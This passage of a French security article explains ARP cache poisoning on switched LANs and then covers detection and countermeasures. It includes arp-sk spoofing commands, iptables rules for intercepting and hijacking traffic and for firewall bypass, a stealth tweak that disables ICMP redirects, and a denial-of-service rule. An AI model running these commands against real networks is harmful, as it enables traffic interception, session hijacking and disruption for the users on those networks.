+ Target ARP IP : 192.168.1.2 (robin)
[...]
```

Nous venons ici de réaliser un ARP MiM, *ARP Man in the Middle*, où une redirection complète de connexion.

Interception (*proxying*) et vol de connexion (*hijacking*)



Fig. 4 : interception de flux

À présent, nous sommes capables de réaliser des opération de détournement de flux, exactement de la même manière qu'un proxy transparent détourne vers sa couche applicative des flux qui ne lui sont pas destinés. Le principe est assez simple : la couche IP, ou un utilitaire, se charge de faire remonter vers le contenu de paquets IP sélectionné selon divers paramètres sans pour autant que l'adresse IP destination soit celle (ou une de celles) prise en charge par l'hôte considéré.

Supposons que batman et robin soient amenés à s'échanger régulièrement des fichiers par HTTP, et joker veut influer sur ces échanges. Pour réaliser ceci, il dispose de la cible REDIRECT de `iptables`.

```
[root@joker]# iptables -t nat -A PREROUTING -p tcp -s robin -d batman --dport 80 -j REDIRECT --to-ports 80
```

Ainsi, joker renvoie sur son port 80 local les paquets TCP émis par robin à destination du port 80 (HTTP) de batman. Sur le port 80 de joker écoute un proxy HTTP qui permet de traiter la connexion, d'en extraire et/ou d'en modifier les données. Lorsque robin veut se connecter sur batman, il se connecte en fait sur joker, lequel se connecte en retour sur batman. Lorsque robin et batman échangent des données via cette connexion, joker les manipule, c'est-à-dire les extrait et même les modifie sans qu'aucune des deux parties ne s'en aperçoive. Si des systèmes de vérification d'intégrité simples comme CRC32, MD5 ou SHA1 étaient mis en place, joker est capable de recalculer les sommes à la volée.

Dans le cas présent, nous redirigeons du trafic IP via Netfilter : nous disposons donc de toutes les capacités de cet outil en matière de reconnaissance de paquets. Cela signifie que nous pouvons extraire très précisément les paquets qui nous intéressent et laisser les autres vivre leur vie, ce qui rend notre présence d'autant plus discrète.

De même, joker est capable de voler la connexion à tout moment en y mettant fin pour une partie et en continuant le dialogue avec l'autre. Ainsi, nous récupérons des connexions telnet : une fois l'utilisateur logué et ayant effectué son `su root`, nous le déconnectons et prenons sa place. Comme nous avons affaire à deux connexions que nous traitons, nous n'avons même pas à nous occuper d'éventuels problèmes de synchronisation lors de l'injection des données.

En fait, les possibilités d'interaction avec le flux intercepté ne sont limitées que par l'outil que nous utilisons pour le traiter. Ainsi, on peut imaginer détourner un flux HTTP vers un serveur Apache disposant localement d'une partie de l'arborescence d'un serveur précis dont nous voulons offrir un contenu modifié à nos cibles. Les requêtes à destination du reste du site sont renvoyées au site original via nos pages web, ou via le mod_proxy. En outre, si nous voulons voler les flux venant ou allant vers des adresses extérieures au réseau local considéré, il nous suffit de prendre la place du routeur aux yeux de ceux que nous voulons abuser :

```
[root@joker]# arp-sk -r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk -r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk -r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk -r -d batcave-gw -S batman -D batcave-gw
[...]
```

La figure 4 illustre ce mécanisme.

Passage de pare-feu par usurpation (*spoofing*)



Fig. 5 : passage de pare-feu par usurpation

En utilisant la possibilité de se faire passer pour un hôte quelconque du réseau auprès de la passerelle et le concept d'interception de flux, nous pouvons initier des connexions vers le monde extérieur avec les listes d'accès définies pour l'adresse usurpée. Ceci nous permet d'élever notre niveau de privilège pour les accès réseau à travers un éventuel dispositif de filtrage (pare-feu, proxy). Cette technique demande cependant beaucoup de précautions pour ne pas perturber le trafic émis par l'hôte dont on usurpe l'adresse.

Pour réaliser ceci, il n'est pas nécessaire pour joker de faire une double redirection (*ARP MiM*) comme c'était le cas avant (cf. figure 5). La seule redirection du trafic entrant dans le réseau à destination de robin par exemple nous intéresse :

```
[root@joker]# arp-sk -r -d batcave-gw -S robin -D batcave-gw
```

Réaliser ce type d'attaque n'est pas simple. En effet, il faut être capable de faire le tri, parmi les paquets que nous renvoie le firewall, entre ceux qui correspondent à des connexions que nous avons initiées et ceux qui correspondent aux flux émis par robin. Sous Linux, l'architecture de traduction d'adresses (NAT) de Netfilter nous permet cependant de le réaliser avec une seule commande dont la simplicité ne doit pas cacher le travail sous-jacent :

```
[root@joker]# iptables -t nat -A POSTROUTING -j SNAT --to 192.168.1.2
```

Netfilter fera alors automatiquement le tri entre les paquets qui font partie des flux qui ont été traduits par la règle ci-dessus (nos flux) et ceux qui n'en font pas partie (les flux de robin).

Joker ne se préoccupe pas de la présence ou non d'une entrée pour robin dans le cache ARP de batcave-gw, IOS 12.1 se comportant comme Windows ou OpenBSD en laissant des réponses ARP créer des entrées. Par contre, il est important de noter que Joker, dans une configuration de base, émettra des paquets ICMP Redirect à l'attention de robin pour lui spécifier la bonne passerelle (i.e. batcave-gw). De fait, pour une furtivité maximale, nous devons désactiver ces envois :

```
[root@joker]# echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
```

Homme du milieu (*Man in the Middle* - MiM)

L'application la plus intéressante est certainement l'interception des flux cryptographiques. Supposons que batman veuille envoyer des informations de manière chiffrée à robin. Batman se connecte sur robin et va entamer une phase d'authentification suivi d'une phase de négociation des paramètres cryptographique nécessaire au bon échange des données. Par un système d'interception de flux, nous redirigeons ce flux vers un applicatif local dont l'objectif est d'amener chacun des deux hôtes à négocier ses paramètres avec nous. Ainsi, nous sommes capables de déchiffrer le flux émis par robin, le lire, éventuellement le modifier, puis de le chiffrer à nouveau et l'envoyer à batman, et inversement.

La littérature sur une attaque cryptographique en *Man in the Middle* étant abondante, nous ne la détaillerons pas plus. Ce que nous voulons montrer ici, c'est la simplicité de sa mise en oeuvre sur un réseau local au moyen de ARP. De fait, l'authentification simple, par mot de passe par exemple, ne suffit plus dans le cas présent. Cela vaut pour tous les systèmes cryptographiques ne mettant pas en oeuvre d'authentification forte, ou n'étant pas configurés pour (SSH, IPSEC, SSL, etc.).

Déni de service (*DoS*)

Il est très facile de réaliser des dénis de service en utilisant les attaques sur ARP. Il suffit de refuser les paquets détournés :

```
[root@joker]# iptables -A FORWARD -p tcp -s robin -d batman -j DROP
```

Pour robin, batman est mort... Il est ainsi possible de rendre un serveur de domaines inaccessible à un hôte donné, de manière à se positioner comme serveur secondaire et proposer des mécanismes d'authentification plus faibles.

4. Les parades

Les systèmes de détection d'intrusion (*IDS*)

On peut penser la détection de ce type d'attaque de deux manières. La première consiste à construire une table d'association entre une adresse MAC et une adresse IP. Un hôte est alors chargé d'écouter le trafic ARP circulant sur le réseau pour y repérer les changements d'association, les nouvelles adresses MAC ou encore les nouvelles adresses IP. L'outil `ARPWatch` (cf. http://letanou.linuxfr.org/arpwatch/arpwatch.html) met en oeuvre ce type de détection. Une outil similaire existe pour environnements Microsoft : `WinARPWatch` (cf. http://jota.sm.luth.se/~andver-8/warp/).

La seconde méthode consiste à configurer un IDS classique pour détecter les traces de ces attaques dans les flux réseau. Le logiciel utilisé pourra soit utiliser un plugin prévu à cet effet, soit s'appuer sur un moteur de détection supportant la mise en place de règles pour le protocole ARP, ce qui reste rare à l'heure actuelle.

Le NIDS Prelude (http://www.prelude-ids.org/), par exemple, dispose d'un plugin dédié qui vérifie la cohérence du message ARP et des entêtes Ethernet :

- détection des requètes émises en unicast ;
- adresse source Ethernet différente de celle contenue dans le message ARP ;
- adresse destination Ethernet différente de celle contenue dans le message ARP.

En outre, ce plugin permet de spécifier des associations MAC/IP pour lesquels il détectera tout message ARP ou tout paquet contradictoire avec ces entrées.

La version de développement de Snort (http://www.snort.org/) dispose d'un préprocesseur dédié appelé `arpspoof` dont les fonctionnalités sont proches de celles du plugin de Prelude.

Cache ARP statique

Un autre moyen efficace de protéger son cache ARP est d'ajouter des entrées statiques. Ainsi les passerelles par défaut et les serveurs important sont renseignés de manière définitive dans le cache ARP. De telles entrées n'expirent jamais et ne peuvent être mises à jour.

```
# Linux
arp -s nom_d_hôte hw_addr
arp -f nom_de_fichier
```

Attention, dans le monde Microsoft, une entrée statique signifie entrée permanente dans le cache, c'est-à-dire que l'entrée n'expire pas. Elle reste cependant susceptible d'être mise à jour. Un système Windows est par définition vulnérable à la corruption de son cache ARP, à l'exception de Windows XP.

On peut aussi noter que Solaris offre, outre le cache statique, la possiblité de modifier la valeur du temps d'expiration d'une entrée du cache ARP à l'aide de la commande ndd :

```
ndd -set /dev/arp arp_cleanup_interval <temps en ms>
```

Une valeur faible permet un renouvellement fréquent des entrées (20 minutes par défaut) qui oblige un attaquant à forcer le maintient des entrées falsifiées de façon plus soutenue, donc plus visible. En revanche, une valeur trop faible de ce temps nuit à l'efficacité de votre réseau.

Filtrage au niveau ARP

Certains outils expoitent les adresses MAC pour filtrer du trafic. Ceci nous permet de forcer des associations IP/MAC dans nos règles de filtrage. Netfilter permet de réliser ceci sous Linux 2.4 :

```
[root@alfred]# iptables -A INPUT -m mac --mac-source 52:54:05:F4:62:30 -s batman -j ACCEPT
```

De cette manière, on force l'association de l'adresse IP de batman à son adresse MAC. Toujours sous Linux, on pourra noter la prochaine sortie d'une table arp qui permettra de filtrer les requêtes ARP.

Certains commutateur permettent en outre de mettre en place des ACLs de niveau 2, mais cela ne nous aide pas énormément dans le cas présent. Par contre, des commutateurs de niveau 3 permettent la mise en place d'associations port/MAC/IP statiques.

Utilisation de l'authentification forte

Pour des applications très sensibles, l'authentification forte est une solution apportant un degré de sécurité supplémentaire. L'authentification des parties (hôtes et utilisateurs) se faisant via des clés publiques ou des certificats dont un éventuel attaquant ne possède pas les éléments privé, l'attaque MiM ne fonctionne plus.

On comprend mieux pourquoi il est impératif de vérifier les certificats des sites sur lesquels on se connecte en SSL : propriétaire, autorité de certification, validité, etc. La fabrication d'un certificat possédant des champs arbitraires étant triviale, seuls des éléments comme la vérification de la certification peuvent infirmer ou confirmer la validité d'un certificat. Ainsi, si le certificat de votre banque en ligne n'est pas reconnu par votre navigateur, abandonnez la connexion.

5. Conlusion

Dans le lot des idées reçues qui ont la vie dure, il nous paraissait important de faire un sort à celle qui voulait qu'on ne puisse pas sniffer sur un réseau commuté. Comme nous l'avons vu, non seulement ce n'est pas vrai, mais les implications ne se limitent pas au simple vol d'information. Il en résulte que la compromission d'un seul hôte suffit à mettre à mal la sécurité de tous les échanges transitant par le réseau Ethernet il est connecté.

À noter enfin la possibilité de corrompre le cache avec des informations concernant une machine tiers. Dans nos exemples, la machine attaquante (joker) cherchait systématiquement à corrompre le cache des cibles en imposant sa propre adresse MAC à la place d'une autre. Cependant, il est tout aussi intéressant de construire un message ARP en utilisant l'adresse MAC d'une troisième machine. Son adresse MAC est renseignée en lieu et place de l'adresse MAC de l'attaquant. La trame Ethernet contient ainsi en adresse source celle de la machine tiers et de même au niveau du protocole ARP. Cette variante constitue un déni de service lorsque l'adresse MAC est inexistante, ou redirige simplement le trafic vers une machine différente de celle de l'attaquant (par exemple une machine sous son contrôle).

C'est à la lumière de ce type d'attaque qu'on comprend mieux l'intérêt de segmenter ses réseaux et d'utiliser la cryptographie partout où c'est possible.

Cédric blancher - *blancher@cartel-securite.fr*
Eric Detoisien - *ede@global-secure.fr*
Frédéric Raynal - *pappy@miscmag.com*
Last modified: Wed May 29 19:00:21 CEST 2002